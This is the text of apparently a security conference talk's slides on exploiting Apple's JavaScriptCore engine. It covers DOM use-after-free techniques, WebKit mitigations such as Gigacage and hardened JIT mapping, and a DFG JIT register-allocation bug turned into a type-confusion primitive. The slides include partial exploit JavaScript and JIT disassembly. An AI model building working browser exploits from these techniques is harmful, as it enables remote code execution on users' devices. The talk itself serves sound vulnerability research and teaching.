

A few JSC tales

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- Did several years of privilege escalation research
- Nowadays mostly focused on browser-based remote code execution
 - My main target is JavaScriptCore

What is this talk about

- This talk is the story of a fictional character on a quest to gain remote code execution on the latest iOS updates
 - However all of this also applies to Mac OS
- Our fictional character has humble beginnings, and our talk begins with a flashback from a better past with simpler heaps and plenty of DOM use-after-free
- But after being challenged by experienced enemies with a never ending stream of exploit mitigations, our fictional character needs a fresh start
 - A new hope is found in the depths of JavaScriptCore in the form of a JIT compiler
 - However the enemy is on the alert and the battle is to this day still ongoing, and some questions remain unanswered...

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void HTMLInputElement::updateType()  
{  
  ASSERT(m_inputType);  
  auto newType = InputType::create(*this, attributeWithoutSynch  
  m_hasType = true;  
  m_inputType->destroyShadowSubtree();
```

Will free the innerTextElement

```
  m_inputType = WTFMove(newType);  
  m_inputType->createShadowSubtree();  
  updateInnerTextElementEditability();
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Use-After-Free

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The FastMalloc Age

- WebCore reference counted objects used to live in the FastMalloc heap
 - Generic heap allocator
- Several other things also went to the FastMalloc heap
 - ArrayBuffer backing buffers
 - Extremely convenient replacement for free'd WebCore DOM objects allocated on the fastMalloc heap
 - Direct bitwise read/write access to heap chunk

The FastMalloc Age

- Many of the use-after-frees will result in C++ virtual calls being invoked on a free'd object
 - Replace free object with `ArrayBuffer`
 - Control vtable pointer
 - Get RIP control
 - **Requires prior info leak usually**

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- Sometimes the use-after-free will instead leave a dangling pointer to some C++ object
 - Sometimes this pointer may represent a DOM object that can be returned to JavaScript
 - WebCore implements ‘wrappers’ as a way to bridge DOM objects and the JavaScriptCore VM
 - Each DOM object has a respective JavaScriptCore VM object retaining a reference to the DOM node
 - Conversion from DOM object to JS object is handled by the toJS function

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 - **Turn DOM bug into JS engine bug**

The FastMalloc Age

- JavaScriptCore implements MarkedArgumentBuffer as an array of JSValues
 - This used to be stored in fastMalloc
- String buffers used to be stored in fastMalloc
 - Leak a string object pointer, then corrupt length in order to obtain a fastMalloc info leak primitive
 - By putting a MarkedArgumentBuffer next to our string buffer, it is then possible to leak arbitrary JSValues (and thus JS object pointers)
 - String object pointer leaks and controlled-address memory corruption are both possible in the DOM UaF scenario by abusing static functions reachable from JS for many DOM objects (this strategy was used for at least one private exploit of mine on a UaF against a HTMLDocument object to avoid the need for an info leak or heap spraying).

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 - **Remote Code Execution**

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Round 1

Hardened WebKit JIT Mapping

Tying it all together

Writable mapping to JIT region is randomly located

Emit specialized `memcpy` with base destination address encoded as immediate values

Make it execute-only

Discard the address of the writable mapping

Use specialized `memcpy` for all JIT write operations

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- Ok, well, we can still subvert code flow via ROP or other means in order to invoke the special memcpy
 - Requires gadgets
 - Kind of annoying as these are version-specific
 - **Requires pointer forgery on arm64e**

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Round 2

2017-08-01 Filip Pizlo <fpizlo@apple.com>

Bmalloc and GC should put auxiliaries (butterflies, typed array backing stores) in a gigacage (separate multi-GB VM region)
https://bugs.webkit.org/show_bug.cgi?id=174727

Reviewed by Mark Lam.

This adopts the Gigacage for the GigacageSubspace, which we use for Auxiliary allocations. Also, in one place in the code - the FTL codegen for butterfly and typed array access - we "cage" the accesses themselves. Basically, we do masking to ensure that the pointer points into the gigacage.

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- Fake TypedArrays may only write to Gigacage memory now
- Butterfly pointers were also caged
 - This was reverted at some point
 - **Still possible to use butterfly accesses to gain R/W**
 - Not entirely controlled write as indexed butterfly accesses will do bounds checking
 - Can use named properties, but indexing type won't be Double
 - Can only write valid JSValues or risk crashing

As first demonstrated by @_niklasb's pwn_i8.js exploit

- At some point pointer poisoning was also used
 - IIRC as a Spectre mitigation
 - But:

```
2018-05-13 Filip Pizlo <fpizlo@apple.com>
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Disable pointer poisoning
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https://bugs.webkit.org/show\_bug.cgi?id=185586
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2019-01-18 Keith Miller <keith_miller@apple.com>

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Contemporary* JavaScriptCore Exploitation

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- JavaScript engine
- Has an interpreter called LLINT
- Has multiple JITs
 - Baseline JIT - Fastest compile time, worst throughput
 - DFG JIT - Slower compile time, speculative JIT, somewhat optimized, decent throughput
 - FTL JIT - Even slower compile time than DFG, well optimized, best throughput

The Bug

- Register allocation bug in the DFG JIT compiler
 - In the String.prototype.slice JIT implementation
- Introduced in February 2019

2019-02-28 Yusuke Suzuki <ysuzuki@apple.com>

[JSC] sizeof(JSString) should be 16

https://bugs.webkit.org/show_bug.cgi?id=194375

Found by @bkth_ and kindly donated to science

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Register Allocation ELI5

- JIT code needs to use registers in order to perform logic all the time
 - Registers are a limited resource
 - An algorithm is required in order to assign registers dynamically, potentially spilling values on the stack in order to free some registers up in case no free ones are available

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Garbage Collection ELI5

- JavaScriptCore objects are garbage collected
- The GC is conservative-on-the-stack
 - Upon entering GC, it will mark from top of stack all the way to the current stack frame
- Calling a function with a variable number of arguments allows you to create large stack frames
 - Values may then be stored deep into the stack
 - The garbage collector will ignore those values, as they are deeper in the stack than the garbage collector currently is
 - If no other references are present, the objects will be free'd

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 - Can bring the value we stored deep in the stack back to life
 - **Use-After-Free**

- This is enough to get full code execution
- But let's come up with something cooler

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 - If the variable corresponding to the supposedly-spilled register is later used, it will be **uninitialized stack data**
 - But JIT will assume the variable holds a JavaScript value of a specific type
 - We can supply a JavaScript value of any other type
 - **Type Confusion**

The Exploit

```
function opt(ary,ary1,woot) {  
  let a,b,c,d,e,f,g,h,i,l;  
  l = [1,2];  
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  ary.slice(0, 1);  
  floatArray[0];  
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  b = f64[0] = floatArray[1];  
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**A lot of useless array accesses
in order to make a very
large stack frame**

The Exploit

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;l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1]  
b={};  
c={a:ary1};  
d={};  
  }
```

Fetch |ary1|
from arguments

```
0x45a654e0991c: mov $0x0, 0x18(%rax)  
9246:<!0:->   MovHint(Check:Untyped:@9245, MustGen, loc17, W:SideState, ClobbersExit, bc#  
9248:<!4:loc3059> GetLocal(Check:Untyped:@2, JS|MustGen|UseAsOther, NonIntAsDouble|Other, arg  
0x45a654e09924: mov 0x38(%rbp), %rsi  
9249:<!0:->   FilterPutByIdStatus(Check:Untyped:@9245, MustGen, (<Transition: [0x110eb10a  
15532:<!0:->   Check(Check:NotCell:@9248, MustGen, Exits, bc#60160, ExitValid)  
0x45a654e09928: test %rsi, %r15  
0x45a654e0992b: jz 0x45a654e0a770  
9251:<!0:->   PutByOffset(KnownCell:@9245, KnownCell:@9245, Check:Untyped:@9248, MustGen,  
0x45a654e09931: mov %rsi, 0x10(%rax)  
9252:<!0:->   PutStructure(KnownCell:@9245, MustGen, %Dr:Object -> %Bz:Object, ID:63742,  
0x45a654e09935: mov $0xf8fe, (%rax)  
18624:<!0:->   FencedStoreBarrier(KnownCell:@9245, MustGen, B:Heap, W:1SCell, cellState, bc
```

Prove |ary1| is a NotCell type

This structure also implies the |a| property is NotCell

```
f.a = a;  
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}
```


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The Bug

- We can make the JIT think a variable containing a value of a specific type is stored at a specific point in the stack frame
 - It isn't.
- The variable could for instance be statically proven to hold a value of NonCell type
 - But the proof is for a value which is never actually saved to the stack, thus a time-to-check/time-to-use issue arises, as the wrong value will be used when accessing said variable

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Side Effects ELI5

- Some operations in JavaScript may invoke callbacks
 - eg. may invoke toString / valueOf
- JIT needs to be aware of these operations as they may invalidate state that is assumed to not change
 - e.g. change object types, array indexing modes, etc..
- Some operations may only invoke callbacks if their arguments are of a specific type

Side Effects ELI5

- Some operations may only invoke callbacks if their arguments are of a specific type
 - CallStringConstructor is modeled to side effect only on CellUse and UntypedUse
 - Makes sense, as toString() may be redefined
 - However, for NotCellUse, toString is still invoked
 - Argument is proven to be NotCell, which means simple object (not heap-backed), thus can't redefine toString and the standard implementation doesn't side effect

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
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Can redefine toString and perform arbitrary unmodeled side-effects

The Exploit

We converted our register allocation bug into a DFG JIT side-effect mis-modeling issue



DFG JIT ELI5

- One of the goals of DFG is to optimize away redundant operations such as type checks
 - Only a few operations can alter an object's type
 - If no such operation is encountered, it can be assumed that the object type will stay unchanged and a single type check will suffice to prove the type of a specific value until some potentially dangerous operation is encountered


DFG JIT ELI5

- Operations which may invoke arbitrary JavaScript are dangerous
 - The arbitrary JavaScript may execute any operation, including things that may mutate an object's type
 - Important to model which operations may or may not do this in order to invalidate previously proven types
 - From our initial bug we derived the ability to invoke arbitrary JavaScript from a node that is modeled as not being effectful whatsoever
 - We may cause arbitrary type confusions by mutating object types

The Exploit

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function opt(ary,ary1,wout) {
  let a,b,c,d,e,f,g,h,i,l;
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
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
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Unmodeled Side Effect




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
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**addrof-equivalent
type confusion**

**A pointer to a JS
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Store modified value back into array (as double)

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Double floating point value is altered and written back on top of the pointer to a JS object

The Exploit

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  e={};
  f={};
  g={};
  h={};
  ary.slice(0, 1);
  floatArray[0];
  String(c.a);
  b = f64[0] = floatArray[1];
  u32[0] += 0x18;
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

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

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
ELI5 JSObject




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
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
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
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
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
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
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


